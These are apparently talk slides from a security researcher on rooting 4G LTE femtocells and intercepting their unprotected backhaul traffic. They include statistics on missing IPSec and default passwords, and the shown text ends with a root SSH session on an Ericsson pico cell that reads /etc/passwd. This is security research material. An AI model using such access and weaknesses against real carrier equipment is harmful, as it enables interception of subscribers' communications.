4G LTE Man in the Middle Attack with a Hacked Femtocell

Xiaodong Zou (aka Seeker)

@xdzou

8/30/2019

Agenda

- Who am I
- 4G LTE RAN Security in the Real World
- How to Root a 4G Femtocell
- Man in the Middle Attack with a 4G Femtocell
- Design of HBoS (Hacking Box of S1)
- Q&A

Who Am I

- Hacker and HAM, My Lifelong Hobbies
- Entrepreneur, Educator
- Angel Investor
- Founder and President at HiTeam Institute of Software Engineering
- Seeking for Visiting Research Scholar Opportunity


- Twitter: @xdzou
- Email: zouxd@hiteam.com
- WeChat: 70772177
- Callsign: BD4ET

My Collection of Small Cells

- More than 100 Femtocells, Pico Cells, Nano Cells, Micro Cells
- TD-LTE, LTE FDD
- WCDMA, TDS-CDMA
- GSM, CDMA

My Huawei BTS3900 4G LampSite

- BBU 3910
- RHUB 3908
- pRRU 3902
- ETP 48100
- GPS Antenna



Why Purchase So Many Small Cells


- Cheap and Easy to Get
- for Statistics
- Collect Old Versions of Firmwares
- Build Up Telecom Labs for Training and Researching

What I Discovered, in the Real World

Base Stations	Internet Backhaul	Private Network Backhaul	IPSec Enabled	Default LMT Password
4G Small Cells	5%	95%	20%	99%
2G/3G Femtocells	90%	10%	95%	95%
Macro Cells	0%	100%	<1%	100%

- 4G Small Cells are easy to get from Taobao.com, but they rarely work properly
- 4G Internet Backhual is hard to get, that's why a proxy server is needed


4G LTE Network Logical Architecture



UE: User Equipment
S-GW: Serving Gateway
P-GW: PDN Gateway
MME: Mobility Management Entity
eNB: evolved Node B
HSS: Home Subscriber Server

PCRF: Policy Control and Charging Rule Function
IMS: IP Multimedia Subsystem
EPC: Evolved Packet Core
SAE: System Architecture Evolution
LTE: Long-Term Evolution
EPS: Evolved Packet System

Small Cell and Backhual Network



- SeGW (Security Gateway): provides authentication of HeNB, secure tunnelling of communication between HeNB and MME, using IPSec.
- ACS (Auto Configuration Server): managing large number of HeNBs automatically, using TR-069.
- HeNB-GW (Home eNodeB Gateway): aggregation of S1-MME and/or S1-U.

Why Focus on Small Cells Security

- 50%-70% of the cellular traffic is consumed indoors
- Most data applications are expected to be used indoors
- Huge amount of small cells in 5G era
- Very cheap devices, not so secure
- Could be physically touched by attackers


Backhaul of Small Cells


- xPON (GPON, EPON)
    - Copper UTP to ONU(Optical Network Unit)
- PTN, IP RAN
    - Fiber
    - Copper UTP to FOT(Fiber Optical Transceiver)
- Internet
    - Copper UTP

Flaws in Small Cells Backhaul


- IPSec is Optional.
  - 3GPP TS 33.401: In case the S1 management plane interfaces are trusted (e.g. physically protected), the use of protection based on IPsec/IKEv2 or equivalent mechanisms is not needed
- The Pratical Problem:
  - xPON is secure, the operators consider it as trusted network.
  - Network Cable (Fiber or Copper) from a small cell to the ONU could be 100 meters, but was ignored by the operators.
  - Network traffics in most of the cables are not protected by IPSec, which means plain text and opened to man-in-the-middle attack.

Pico Cell: Ericsson ENC-nRBS01






Ericsson ENC-nRBS01: root shell




```
seeker@nano:~$ ssh root@192.168.158.1
root@192.168.158.1's password:
Last login: Fri Oct 21 11:58:40 2011 from 192.168.158.2
root@bsc913x:~# uname -a
Linux bsc913x 2.6.33.9-rt31 #1 SMP PREEMPT RT Wed Apr 26 18:24:34 CST 2017 ppc GNU/Linux
root@bsc913x:~# cat /etc/passwd
root:x:0:0:root:/home/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
